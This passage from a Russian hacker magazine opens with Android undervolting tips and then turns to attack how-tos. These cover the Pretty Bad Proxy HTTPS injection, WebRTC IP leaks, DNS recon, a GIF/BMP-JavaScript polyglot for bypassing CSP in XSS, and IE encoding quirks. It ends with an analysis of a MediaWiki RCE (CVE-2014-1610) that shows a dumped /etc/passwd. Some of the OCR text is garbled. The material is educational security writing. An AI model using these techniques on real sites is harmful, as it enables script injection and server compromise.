
Вместо этого следует провести операцию андервольтинга, то есть просто понизить максимальное подаваемое напряжение для всех возможных частот. Для этого необходимо установить кастомное ядро с поддержкой данной функции. О том, как это сделать и какое ядро выбрать, я во всех подробностях рассказывал в одном из предыдущих номеров журнала, поэтому не буду повторяться, а просто скажу, что если у тебя один из нексусов, то достаточ-

Пройдя по списку самых прожорливых приложений с помощью Wakelock Detector, легко понять, что основные причины пробуждения устройства — это разные виды синхронизации и регулярное обновление информации о местоположении

но установить franco.Kernel updater и с его помощью скачать и установить ядро. Все происходит в автоматическом режиме.


Далее устанавливаем платную версию Trickster MOD (бесплатная не сохраняет настройки напряжений) или CPU Adjuster; для ядер franco также подойдет платный franco.Kernel updater. Переходим на страницу регулировки вольтажа (в Trickster MOD нужные настройки находятся внизу четвертой страницы) и начинаем аккуратно убавлять по 25 мВ для каждой из возможных частот процессора. После убавления сворачиваем приложение и некоторое время тестируем смартфон, запуская тяжелые приложения, затем снова убавляем и снова тестируем.

В 90% случаев процессор без всяких последствий выдержит понижение на 100 мВ, а это даст нам дополнительный час-два в режиме активного использования. Если тебе повезет, то процессор сможет выдержать и –150, а в особо счастливых случаях даже –200, все зависит от партии процессора и конкретного экземпляра. Слишком сильное занижение напряжения приведет к перезагрузке, после которой достаточно будет поднять напряжение на 25 мВ и сохранить значение в дефолтовом профиле (в Trickster MOD это кнопка «Профиль» сразу над значениями).



ВМЕСТО ВЫВОДОВ

В целом описанные в статье методы могут продлить жизнь от батареи как минимум на полдня (при средней интенсивности использования), а при тотальном отключении всех видов синхронизации и удалении ненужных приложений — еще больше. Выполнить рекомендации нетрудно, а эффект значительный. ⌶



Спец. функции — Настройки на этой вкладке зависят от ядра (20:30)

Частота	Напряжение
594MHz	900
702MHz	925
810MHz	975
918MHz	1000
1026MHz	1025
1134MHz	1075
1242MHz	1100
1350MHz	1125
1458MHz	1137
1512MHz	1150

Спец. функции — Настройки на этой вкладке зависят от ядра (20:31)

Частота	Напряжение
594MHz	800
702MHz	825
810MHz	875
918MHz	900
1026MHz	925
1134MHz	975
1242MHz	1000
1350MHz	1025
1458MHz	1037
1512MHz	1050

До и после тюнинга вольтажа



5 ВРЕДНЫХ СОВЕТОВ ПО ЭНЕРГОСБЕРЕЖЕНИЮ

1 Убийство фоновых процессов с помощью таск-киллера. Одна из самых глупых идей из всех, что только могут прийти в голову. Следует просто запомнить: фоновые процессы не потребляют энергию, обычно ее потребляют запущенные ими сервисные службы, которые либо вообще не убиваются таск-киллерами, либо имеют способность к самовоскрешению. А вот убийство самих фоновых приложений приводит к необходимости их повторного запуска, на что энергия таки тратится.


2 Отключение Wi-Fi дома. В энергосберегающем режиме (когда смартфон спит) модуль Wi-Fi потребляет очень мало энергии, настолько мало, что на включение и выключение модуля зачастую расходуется гораздо больше. Имеет смысл разве что на планшете, который берешь в руки два-три раза в день, чтобы почитать новости или книгу.

3 Автоматическое переключение между 2G и 3G. Аналогичная история. При скачках между типами сетей происходит повторный поиск вышек и повторное же соединение, а в это время радиомодуль работает на полную мощность. Приложения, автоматически включающие 2G во время сна, почти всегда приводят к еще большему расходу энергии.


4 Приложения с названиями вроде Ultimate Battery Saver. В 99% (если не в ста) случаев это либо плацебо, либо все тот же таск-киллер, снабженный механизмом, который отключает разные компоненты смартфона при достижении определенного уровня заряда. Сначала происходит перевод на 2G и отключение GPS, затем отключается интернет, а под самый конец телефон переводится в режим полета. Проблема здесь в том, что описанный механизм работы скорее мешает и все это удобнее сделать самому в нужное время.

5 Калибровка батареи с помощью рекавери. С давних пор существует миф о том, что удаление файла /data/system/batterystats.bin с помощью CWM приводит к сбросу настроек батареи, так что она начинает показывать «более правильный» уровень заряда. Миф настолько въелся в умы, что некоторые индивидуумы начали делать «калибровку» ежедневно, заявляя, что так можно продлить жизнь батареи и даже повысить ее емкость. На самом деле файл нужен для сохранения статистики использования энергии (той самой инфы из «Настройки → Батарея») между перезагрузками и ни на что не влияет.

EASY HACK



Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ОБОЙТИ HTTPS С ПОМОЩЬЮ PROXY (PRETTY BAD PROXY)

РЕШЕНИЕ

Хотелось бы начать сегодняшний Easy Hack с относительно старой атаки — возможности «обхода» HTTPS в браузере. Если точнее, возможности внедрить свой JavaScript-код в любой сайт, защищенный HTTPS, при условии, что злоумышленник может «вставить» свой прокси в настройках браузера жертвы. Да, эта атака не работает на современных топовых браузерах. Но, во-первых, еще шесть лет назад ей были подвержены все они, а во-вторых, она служит отличным примером основных проблем с HTTPS (SSL). Да и с технологической точки зрения интересна.

Давай представим себе ситуацию, что атакующий может провести на пользователя man-in-the-middle атаку. Причем не просто «находиться» где-то посередине между сервером и пользователем, а быть прокси-сервером для подключения между ними. То есть в настройках браузера/ОС пользователя должен быть указан прокси атакующего. Хотя это может показаться невыполнимым, но на практике есть ряд ситуаций, когда это происходит. Вот самые типовые.

Корпоративная сеть, все пользователи ходят через корпоративный прокси. Мы производим DNS- или ARP-спуфинг и подменяем официальный прокси на свой. Также есть автоматическое включение прокси с использованием технологии WPAD (Web Proxy Autodiscovery Protocol), которая по умолчанию активирована в Windows-системах («Автоматическое определение настроек» в IE).

Далее. Почему нам так важно именно стать прокси-сервером? Дело заключается в уникальности работы через них. Если при обычном подключении по SSL данные идут напрямую и, не считая первых SSL-пакетов, там все зашифровано, то с прокси добавляется еще один шаг, который не зашифрован.

Итак, по RFC, для работы по HTTPS через прокси был придуман дополнительный метод — CONNECT. Когда пользователь пытается подключиться по HTTPS к серверу, его браузер сначала посылает запрос плейн-текстом на прокси такого вида:

```
CONNECT defcon-russia:443 HTTP/1.1
Host: defcon-russia
```

Прокси же пытается подключиться по указанному IP и порту и, если все хорошо, отвечает:

```
HTTP/1.0 200 Connection established
```

При этом он не обрывает подключение (TCP), а начинает просто пересылать весь трафик от пользователя на сервер. То есть отсюда и далее идет обычное подключение по SSL. Теория, я думаю, ясна. Перейдем к самой уязвимости, которая была в браузерах.


Проблема была в том, что браузер обрабатывал ответ прокси (например, ошибку при подключении) в контексте домена сайта, к которому он подключался. И что еще круче — JavaScript тоже работал! Прокси-серверу ничего не стоило вернуть браузеру ошибку со своим JS и из него получить те же куки, например.

Хотелось бы подчеркнуть здесь, что фактически ничто не нарушало само HTTPS-соединение. Оно как было зашифровано и нетронуто, так и осталось. Проблема была уровнями выше — в same origin policy (SOP) браузера, по которому все было вполне корректно: вне зависимости от того, откуда пришли данные, если origin тот же, значит, и доступ есть. Причем разработчики разрешали вывод ошибок от proxy из хороших побуждений — чтобы у пользователя была возможность видеть кастомную информацию о причинах ошибки подключения.

Filter: tcp.stream eq 30 | Expression... | Clear | Apply

No.	Time	Source	Destination	Protocol	Info
240	27.883013	192.168.0.103	190.57.73.146	TCP	10394 > ndl-aas [SYN] Seq=0 Win=8192 Len=0 MSS=1260 WS=4 SACK_PERM=1
268	28.189582	190.57.73.146	192.168.0.103	TCP	ndl-aas > 10394 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1 WS=64
269	28.189707	192.168.0.103	190.57.73.146	TCP	10394 > ndl-aas [ACK] Seq=1 Ack=1 Win=66780 Len=0
270	28.190500	192.168.0.103	190.57.73.146	HTTP	CONNECT brrr.org.ru:443 HTTP/1.1
304	28.426448	190.57.73.146	192.168.0.103	TCP	ndl-aas > 10394 [ACK] Seq=1 Ack=196 Win=6912 Len=0
310	29.214479	190.57.73.146	192.168.0.103	HTTP	HTTP/1.0 200 Connection established
311	29.216763	192.168.0.103	190.57.73.146	SSL	Client Hello
318	29.423083	190.57.73.146	192.168.0.103	TCP	ndl-aas > 10394 [ACK] Seq=40 Ack=374 Win=8000 Len=0
327	29.730402	190.57.73.146	192.168.0.103	TLSv1.2	Alert (Level: Warning, Description: Unrecognized Name), Server Hello, Certificat
328	29.730405	190.57.73.146	192.168.0.103	TLSv1.2	Continuation Data
329	29.730405	190.57.73.146	192.168.0.103	TLSv1.2	Continuation Data
330	29.730570	192.168.0.103	190.57.73.146	TCP	10394 > ndl-aas [ACK] Seq=374 Ack=1623 Win=66780 Len=0
331	29.737624	192.168.0.103	190.57.73.146	TLSv1.2	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
332	29.992510	190.57.73.146	192.168.0.103	TCP	ndl-aas > 10394 [ACK] Seq=1623 Ack=588 Win=9088 Len=0
337	30.252567	190.57.73.146	192.168.0.103	TLSv1.2	Encrypted Handshake Message, Change Cipher Spec, Encrypted Handshake Message
338	30.260188	192.168.0.103	190.57.73.146	TLSv1.2	Application Data
340	30.469793	190.57.73.146	192.168.0.103	TCP	ndl-aas > 10394 [ACK] Seq=1921 Ack=977 Win=10176 Len=0
342	30.841937	190.57.73.146	192.168.0.103	TLSv1.2	Application Data[Malformed Packet]
343	30.842243	190.57.73.146	192.168.0.103	TLSv1.2	Continuation Data
344	30.842302	192.168.0.103	190.57.73.146	TCP	10394 > ndl-aas [ACK] Seq=977 Ack=3369 Win=66780 Len=0
345	30.880069	190.57.73.146	192.168.0.103	TLSv1.2	Continuation Data
346	30.882467	190.57.73.146	192.168.0.103	TLSv1.2	Continuation Data

Подключение по HTTPS через proxy



Идея атаки на HTTPS с proxy

ПРОКАЧАТЬ KALI LINUX

РЕШЕНИЕ

Я думаю, ты в курсе, что Offensive Security значительно переосмыслили свой знаменитый пентестерско-хакерский дистрибутив BackTrack и конкретно его переделали. Как минимум теперь он называется Kali, и в качестве основы взяли Debian (раньше был Ubuntu). Также ядро теперь первой свежести, а не какой-нибудь LTS. По моему мнению, проблем только добавилось, но, думаю, у них были веские аргументы для перемен. Но задача не об этом.

Как это ни странно, Kali создавался как дистрибутив, на котором было бы предустановлено и настроено все необходимое ПО для наших с тобой дел. Но и сторонних тулз оооочень много, и они систематически обновляются и меняются. Получается, когда мы скачиваем Kali, уверен, нам чего-то да не хватит из предустановленного арсенала. И возникает потребность в установке дополнительных приложений, причем из сырцов. Это может стать очень приличным геморроем, особенно если возникают конфликты различных версий библиотек, языков. А кроме того, все это надо еще и обновлять… Также есть целый ворох проблем в виде необходимости патчить разного рода VM Tools, чтобы они таки заработали под ядрышком 3.12.

Но наше же дело — ломать, а не ПО ставить. Рекомендую воспользоваться скриптами, которые помогут автоматизировать упомянутые задачи.

Во-первых, это небольшой скриптец-инсталлятор — Lazy-Kali (https://code.google.com/p/lazykali/). Он дает возможность накачать ряд прикольных тулз (Unicornscan, Smbexec, Flash, Nautilus, Xssf, Ettercap 0.7.6, PwnStar и другие), а также удобненький интерфейс для обновления всех основных систем/тулз.

Во-вторых, я хотел бы тебе презентовать набор скриптов для комфортной работы Kali Linux от коллеги по DSec'у — @090h (пользуясь положением, передаю ему слова: «Ты — крутан :)»).

Данный набор скриптов полезен при первичной установке Kali для инстала большого количества софта в автоматическом режиме, также имеется скрипт для быстрого тюнинга. Ну и для любителей покопаться со всякими железками на ARM/MIPS есть возможность быстрого разворачивания тулчейнов под нужную архитектуру.

Перечислять все не имеет смысла — по исходникам все понятно. В общем, очень рекомендую. Взять можно здесь: github.com/0x90/ezkali.

Для тех, кому скриптов мало и хочется большего, есть хорошая связка Vagrant + Packer, которая позволяет запилить себе виртуалочку Kali в автоматическом режиме. Шаблоны для виртуалки лежат рядом (https://github.com/0x90/kali-box).

ОПРЕДЕЛИТЬ IP-АДРЕС, ИСПОЛЬЗУЯ WEBRTC

РЕШЕНИЕ

Не так давно в браузеры пришла технология WebRTC (Web Real-Time Communication). Суть ее заключается в том, чтобы дать браузерам встроенную универсальную возможность, то есть без плагинов, осуществлять звонки, видеоконференции, передачу данных. Логично, что она возложена на специальный API в JS. И понятное дело, что возможность эта сможет потеснить Skype, например.

Сейчас эта технология поддерживается уже всеми топовыми браузерами (IE с 10-й версии). И даже есть примеры интеграции и использования технологии (если интересно — посмотри на хабре).

С другой стороны, у этой технологии для наших целей также есть кое-что. А именно — возможность получить IP-адрес системы. Заходит к тебе кто-то на сайт, а ты можешь узнать его IP, только используя возможности JavaScript'а. Причем, что очень важно, не IP-адрес NAT'а (Wi-Fi-роутера или другого девайса) или IP прокси, а именно конкретного хоста в его подсети. К тому же можно получить IP-адреса всех сетевых интерфейсов. Никаких warning'ов при этом не отображается. Все тихо и незаметно.

Если кратко, то причина этой новой возможности JS в том, что хотя WebRTC и является P2P-технологией, но для нахождения хостов, для подключений между друг другом используется дополнительный сервер. Так вот, для обмена данными для подключения также был придуман протокол — SDP (Session Description Protocol). Для подключения в SDP, наряду с другой информацией, передаются в том числе и IP-адреса. Надеюсь, что не ошибся :).

Так что мы фактически приходим к тому, что наши внутренние IP уже не являются приватной информацией. Можно только надеяться, что потом для доступа к этому API потребуется подтверждение от пользователя.

PoC можно найти здесь: goo.gl/kosxC0.

ПОЛУЧИТЬ DNS ИМЕНИ ПО IP ИЛИ RDNS

РЕШЕНИЕ

Это еще одна задачка, относящаяся к сбору информации об атакуемой сети. В данном случае мы опять-таки используем возможности DNS. Казалось бы, что тут вообще можно получить? Имеем мы, например, имя сервера нашей жертвы, резолвим его и получаем IP-адрес. Далее резолвим обратно из IP-адреса — смотрим получившееся имя. Иногда оно может отличаться от того, что было. Вдобавок к этому можно провести обратный резолв (из IP в доменное имя) и для соседних серверов, чтобы расширить attack surface… С этими задачками может и nslookup/dig справиться. Идейно здесь должно быть все понятно. Но мне бы хотелось обратить твое внимание именно на механизмы, которые используются при этом. Эти тонкости помогут тебе для определения количества серверов — «соседей» по хостингу.

Итак, у нас есть имя домена жертвы и его IP-адрес. Что же происходит при обратном резолве IP-адреса (nslookup 55.66.55.33)? По твоему запросу твой DNS-сервер пытается найти PTR-запись для этого IP-адреса. При этом DNS-сервер, который ответит тебе на запрос, будет другой, а не тот, что вернет обычные записи (MX, A, TXT…). Звучит странновато, но если пронаблюдать последовательность, то становится понятно.

Во-первых, для резолва IP-адресов действует обычный подход (иерархия). Для того чтобы сделать их валидного вида, просто создана специальная зона «.in-addr.arpa» и обратная последовательность IP-адреса. Например, 223.19.109.62.in-addr.arpa для 62.109.19.223.

```
>nslookup defcon-russia.ru
╤xЁтxЁ:  google-public-dns-a.google.com
Address:  8.8.8.8

Не заслуживающий доверия ответ:
╚ь :     defcon-russia.ru
Address:  62.109.19.223

nslookup 62.109.19.223
╤xЁтxЁ:  google-public-dns-a.google.com
Address:  8.8.8.8

╚ь :     brrr.org.ru
Address:  62.109.19.223
```

Полезность обратного резолва — нахождение других доменных имен

Далее, когда ты просишь свой DNS-сервер сделать обратный резолв, то он повторяет классический проход по иерархии. Сначала отправляет запрос на сервер один из рутовых DNS-серверов (a.root-servers.net, например). Тот отвечает именем сервера, ответственного за эту зону. Например, за 62.in-addr.arpa отвечает tinnie.arin.net. То есть мы увидим здесь один из основных регистраторов. Теперь мы делаем запрос уже к нему. Его ответ будет уже решающим.

Мы получим имя DNS-сервера, ответственного за диапазон IP-адресов. Это может быть провайдер или организация, то бишь автономная система (AS). Сам диапазон IP мы можем запросить через стандартную команду whois. У этого сервера мы можем напрямую запросить все PTR-записи по всему диапазону IP.

Таким образом, я думаю, теперь все встает на свои места. PTR-записи находятся на DNS-сервере, ответственном за диапазон IP, а не DNS доменной зоны. Резолв же идет стандартным путем по иерархии.

Кстати, в продолжение прошлых тем про спуфинг email'ов, могу добавить, что некоторые почтовые серверы не желают получать почту с хостов без PTR-записи. Говорят, данный способ спасает от спама. Эта проблема решабельна — купить сервак с PTR-записью очень просто/дешево. Так что нас это не остановит, но знать о потенциальных проблемах желательно.

```
> server 199.212.0.53
╤xЁтxЁ яю єьюыўрэш:   [199.212.0.53]
Address:  199.212.0.53

> 62.109.19.223
╤xЁтxЁ:  [199.212.0.53]
Address:  199.212.0.53

19.109.62.in-addr.arpa   nameserver = ns3.ispsystem.net
19.109.62.in-addr.arpa   nameserver = ns1.ispsystem.net
> server 92.63.104.132
104.63.92.in-addr.arpa   nameserver = ns1.ispsystem.net
104.63.92.in-addr.arpa   nameserver = ns3.ispsystem.net
╤xЁтxЁ яю єьюыўрэш:   [92.63.104.132]
Address:  92.63.104.132

> 62.109.19.223
╤xЁтxЁ:  [92.63.104.132]
Address:  92.63.104.132

223.19.109.62.in-addr.arpa      name = brrr.org.ru
19.109.62.in-addr.arpa   nameserver = ns3.ispsystem.net
19.109.62.in-addr.arpa   nameserver = ns1.ispsystem.net
```

Обнаружили ns1.ispsystem.net, который отвечает за PTR-запись brrr.org.ru

СОБРАТЬ ИНФОРМАЦИЮ С ПОМОЩЬЮ DNSENUM

РЕШЕНИЕ

Итак, задачка выше, наверное, была одной из последних про сбор инфы через DNS. В Easy Hack'е за последние несколько лет были описаны все основные методы по recon'у. Во всяком случае, других я пока что не знаю :).

Но с другой стороны, большая часть информации была связана именно с методами, их причинами, и в качестве примеров приводились «точечные» инструменты — dig/nsloolup. Для понимания работы это то, что нужно. Но для пентестерских будней необходимы более быстрые и автоматизированные инструменты. Примером такого служит dnsenum. Он входит в поставку Kali/BackTrack.

Списочек того, что он умеет делать:

- собирать A-, NS-, MX-записи;
- выполнять AXFR (трансфер зоны) для DNS-серверов;
- получать поддомены по гуглу;
- брутфорсить поддомены;
- производить реверс-запросы по диапазону из whois'a.

Не могу сказать, что эта тулза лучшая среди конкурентов (а аналогов много). Гуглохакинг, например, не очень, но все-таки она хороша, быстра и проста. Так что если еще не подобрал себе что-то — попробуй ее.

СПРЯТАТЬ JAVASCRIPT В GIF/BMP И ОБОЙТИ CSP

РЕШЕНИЕ

В современных браузерах есть интересная технология — CSP (content security policy). Недавно в «Хакере» была хорошая статья на эту тему, так что в подробности CSP я вдаваться не буду, а лишь напомню основные моменты.

Итак, задача, стоящая перед CSP, — это снизить последствия от XSS-уязвимостей (и не только их). Сервер в ответе добавляет HTTP-заголовок, в котором указывает, с каких доменов разрешена подгрузка JavaScript'ов, картинок, CSS-стилей. К тому же по умолчанию запрещается исполнение inline JS скриптов. Таким образом, даже если хакер может внедрить на страницу произвольный HTML, то яваскрипт payload нельзя будет подгрузить с хакерского ресурса. Мне это чем-то напоминает DEP как механизм защиты памяти: по сути, это ограничение того, какой код может исполняться, а какой — нет.

Хотя технология и подвергается критике. Мне кажется, что она приносит приличный ряд трудностей при эксплуатации XSS'ок, иногда совсем сводя возможность эксплуатации на нет. А как-никак XSS — самая распространенная уязвимость веб-приложений. Главное, не считать CSP серебряной пулей, которая решит все проблемы. CSP отлично себя может показать на небольших и «целостных» сайтах, требующих высокого уровня защищенности. Например, на сайтах интернет-банкинга.

Но наша цель — это обход CSP. Что же мы можем сделать? Если мы вспомним, что CSP указывает, откуда скрипты могут быть загружены и ис-

IMAJS-BMP Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	yes	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	yes	-
2f 2a	00 00	Win 7 Preview	yes	-

Отображается ли BMP с встроенным JS

IMAJS-GIF Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	no	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	?	?
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	no	-
2f 2a	00 00	Win 7 Preview	yes	-

Отображается ли GIF с встроенным JS

полнены, то получается, туда нам и надо подгрузить наш скрипт. Как же это сделать?

Один из вариантов следующий. На многих сайтах сейчас есть возможность залить свои картинки, и если домен, куда попадают картинки, также входит в скоуп CSP, то мы получаем простой способ обхода CSP. Загружаем на атакуемый сайт свою картинку, которая в то же время является и валидным JavaScript-файлом, и в XSS ссылаемся на нее.

Теперь глубже. Как же это возможно? Здесь есть несколько основополагающих факторов. Во-первых, вспомним, что когда мы подгружаем JS через script src=, то браузер игнорирует тип получаемого файла, то есть заголовок «Content-Type: image/gif», который отдается сервером при загрузке gif-картинки. Фактически это может быть любой файл. Во-вторых, браузер будет его парсить как JS. Получается, главное — чтобы файл был валидным JS'ником. Таким образом, делаем вывод, что мы можем обойти CSP при подгрузке любого типа файла (почти), если внутри спрятать валидный JS.

Но достаточно часто на сервере тип файла проверяется при загрузке. А потому встает задача и обойти фильтр, то есть получить одновременно и валидный JS, и валидную картинку при этом.

На самом деле это не очень трудно (в конце топика ты легко сможешь сделать это сам). Но вот Saumil Shah на конференции добился еще большего (goo.gl/CPjJch). Для GIF и BMP он смог и сделать валидный JS-файл, и сохранить возможность визуализации картинки. Техника называется imajs.

Если мы подключаем такую картинку через `<img src=file.gif>` — она отображается, если через `<script src=file.gif>`, то исполняется браузером.

Для начала давай посмотрим на формат GIF-файла. Он имеет такую структуру:

1. Сигнатурка и версия картинки — GIF89a.
2. Заголовки, определяющие характеристики картинки (первый из которых — ширина картинки).
3. Данные самой картинки.

Тут все ясно. Теперь давай вспомним, что для исполнения GIF'ки она должна быть валидным JS. Иначе `script src` откажется работать. Для этого мы сделаем трюк: запихнем почти весь GIF в JS многострочный комментарий (/*коммент*/), а в конец файла засунем наш JS-пейлоад. Логично, но все же мы лишаемся валидности GIF'ки. Здесь нужна более тонкая хирургия, а именно:

1. Сначала идет GIF89a.
2. Далее в два байта, указывающих ширину картинки, пишем 0x2f 0x2a (в шестнадцатеричном виде). Фактически это символы /*, которые определяют начало многострочного комментария. И в то же время это валидная ширина картинки — 10799.



Пример отображаемой GIF с встроенным JS

3. В конец картинки мы дописываем 0x2a 0x2f, то есть */ — конец коммента.
4. Далее нам надо «закрыть» GIF89a для JS-парсера, для чего мы пишем =1; — то есть мы заставляем JS-парсер думать, что GIF89a — это переменная в JS.
5. Так как мы выбрались за рамки рисунка, мы можем писать наш атакующий JavaScript-пейлоад.

В итоге JS-парсер видит следующее:

```
GIF89a/*весь_gif_тут*/=1;alert("любой payload");…
```

Аналогичный подход работает и для BMP.

Думаю, стоит еще отметить: даже несмотря на то, что мы выставляем столь некорректную ширину картинки, из-за «умности» библиотек обработки изображений отображается она правильно.

Также хотелось бы назвать скрипт (goo.gl/CHeiKe), который может сгенерить GIF/JS-файлы. К сожалению, сейчас у него есть проблемы — GIF'ка получается битой.

ОБОЙТИ URLENCODE ДЛЯ IE

РЕШЕНИЕ

Продолжим тему XSS. Как ты знаешь, для того, чтобы получить XSS, нам необходимо, чтобы наш контент с яваскриптом попал на страницу атакуемого сайта.

Чаще всего при этом мы должны вывалиться из какого-то HTML-тега и начинать свой. То есть нам часто нужны спецсимволы, такие как двойная кавычка и «символ-без-названия» (<,>). Здесь важно отметить, что в различных языках программирования обычно есть функции, которые позволяют закодировать такие символы (HTML-энкод).

Но давай взглянем на сам формат URL'ов.

```
scheme://[login[:password]@](host_name|host_address)[:port]↵
[/hierarchical/path/to/resource[?search_string][#fragment_id]]
```

Я здесь представил общий вид, но нас конкретно интересует path, search_sting — как раз в основном в них мы проводим атаки.

По RFC вроде прописано, что спецсимволы должны быть закодированы с помощью процента и код символа в шестнадцатеричном виде (%22 для кавычки). В зависимости от браузера перечень символов, которые подлежат кодированию, а также часть URL'а, где это правило применяется, значительно отличается.

Хотелось бы подчеркнуть, что когда на серверной стороне мы в скрипте получаем данные, то работаем уже с раскодированными данными. То есть print $_GET['any_var']; выдает двойную кавычку как обычный символ кавычки, а не как %22.

С другой стороны, есть ряд функций и ситуаций, когда на вывод попадают именно данные в виде, который был передан на сервер. Например, вывод ошибок некоторых веб-серверов содержит запрос в нераскодированном виде. Вот в этой ситуации и может ошибиться разработчик. Он знает, что выводит данные от пользователя, но так как вывод происходит без раскодирования, то он не боится XSS. Он полагает, что стандарты и «защита» на уровне браузера ее предотвратят. Вот здесь нам и может помочь знание тонкостей браузеров.

Во-первых, fragment_id — почти никакой браузер не кодирует его. Хотя это и понятно, так как эти данные на сервер не отправляются.

Далее, search_sting (она же query string) — здесь все интересно. Такие веселые символы, как <, >, ", не кодируются браузером IE, в отличие от других. То, что нам и надо! По этому поводу был приличный флейм в full disclosure, что это бага IE, которая ставит всех в опасное положение. Не знаю уж, к чему там все пришло, но последние версии IE все еще имеют такую особенность, и, похоже, MS менять ничего не планирует.

Ну и последний момент. Находка (Сергею Белову — спасибо за это :)) с рабочего проекта. Оказывается, что когда браузер IE редиректится с какого-то сайта по указанию заголовка Location, то он не производит URL-кодирование символов. Таким образом мы получаем возможность передавать спецсимволы не только в query string, но еще и в path (пути к ресурсу). Chrome, FF этой особенности не имеют.

Кстати, если тебя интересуют какие-то виды атак или технологии, о которых ты бы хотел узнать, — пиши на почту.

Спасибо за внимание и успешных познаний нового!][



Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Этот месяц запомнился сразу несколькими вкусностями: удаленным выполнением кода в MediaWiki — движке, который используется в громадном количестве проектов, в том числе Википедии, и парой простых, но эффективных багов в роутерах Linksys (один из них даже послужил основой для червя TheMoon!). Но обо всем по порядку.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В MEDIAWIKI

CVSSv2: 6.0 (AV:R/AC:M/Au:S/C:P/I:P/A:P)
Дата релиза: 28 января 2014 года
Автор: Netanel Rubin
CVE: 2014-1610

Начнем с гвоздя программы — уязвимости в популярном движке MediaWiki, дающей возможность выполнить произвольный набор команд на сервере. Как уже было замечено выше, данная уязвимость позволяла загрузить атакующему любой код не только на любой сайт с этой CMS, но и на любую страницу самой Википедии до обновления! Уязвимость находится в файле thumb.php, отвечающем за масштабирование изображений при их запросе браузером.

Полученный GET-запрос обрабатывается следующей функцией:

```
<?php
...
wfThumbHandleRequest();
```

При анализе этой функции видим, что GET-запрос в некоторых случаях проходит без фильтрации:

```
function wfThumbHandleRequest() {
    $params = get_magic_quotes_gpc() ? array_map↵
    ( 'stripslashes', $_GET ) : $_GET;
    // Данные миниатюры
    wfStreamThumb( $params );
```

Идем дальше по коду:

```
function wfStreamThumb( array $params ) {
...
// Сюда помещается загруженный PDF-файл
$fileName = isset( $params'f' ( ) ? $params['f'] : '';
...
// Обратно совместимые параметры
if ( isset( $params'w' ( ) ) {
    // Здесь мы и передаем нашу команду
    $params['width'] = $params['w'];
    unset( $params'w' ( );
}
...
$img = wfLocalFile( $fileName );
...
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-
data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var/run/dbus:/bin/false avahi-
autoipd:x:103:106:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
whoopsie:x:105:110::/nonexistent:/bin/false usbmux:x:106:46:usbmux daemon,,,:/home/usbmux:/bin/false kernoops:x:107:65534:Kernel Oops Tracking
Daemon,,,:/:/bin/false rtkit:x:108:114:RealtimeKit,,,:/proc:/bin/false speech-dispatcher:x:109:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
lightdm:x:110:116:Light Display Manager:/var/lib/lightdm:/bin/false avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:112:120:colord colour management daemon,,,:/var/lib/colord:/bin/false pulse:x:113:121:PulseAudio daemon,,,:/var/run/pulse:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false saned:x:115:123::/home/saned:/bin/false ptantiku:x:1000:1000:PT,,,:/home/ptantiku:/bin/zsh
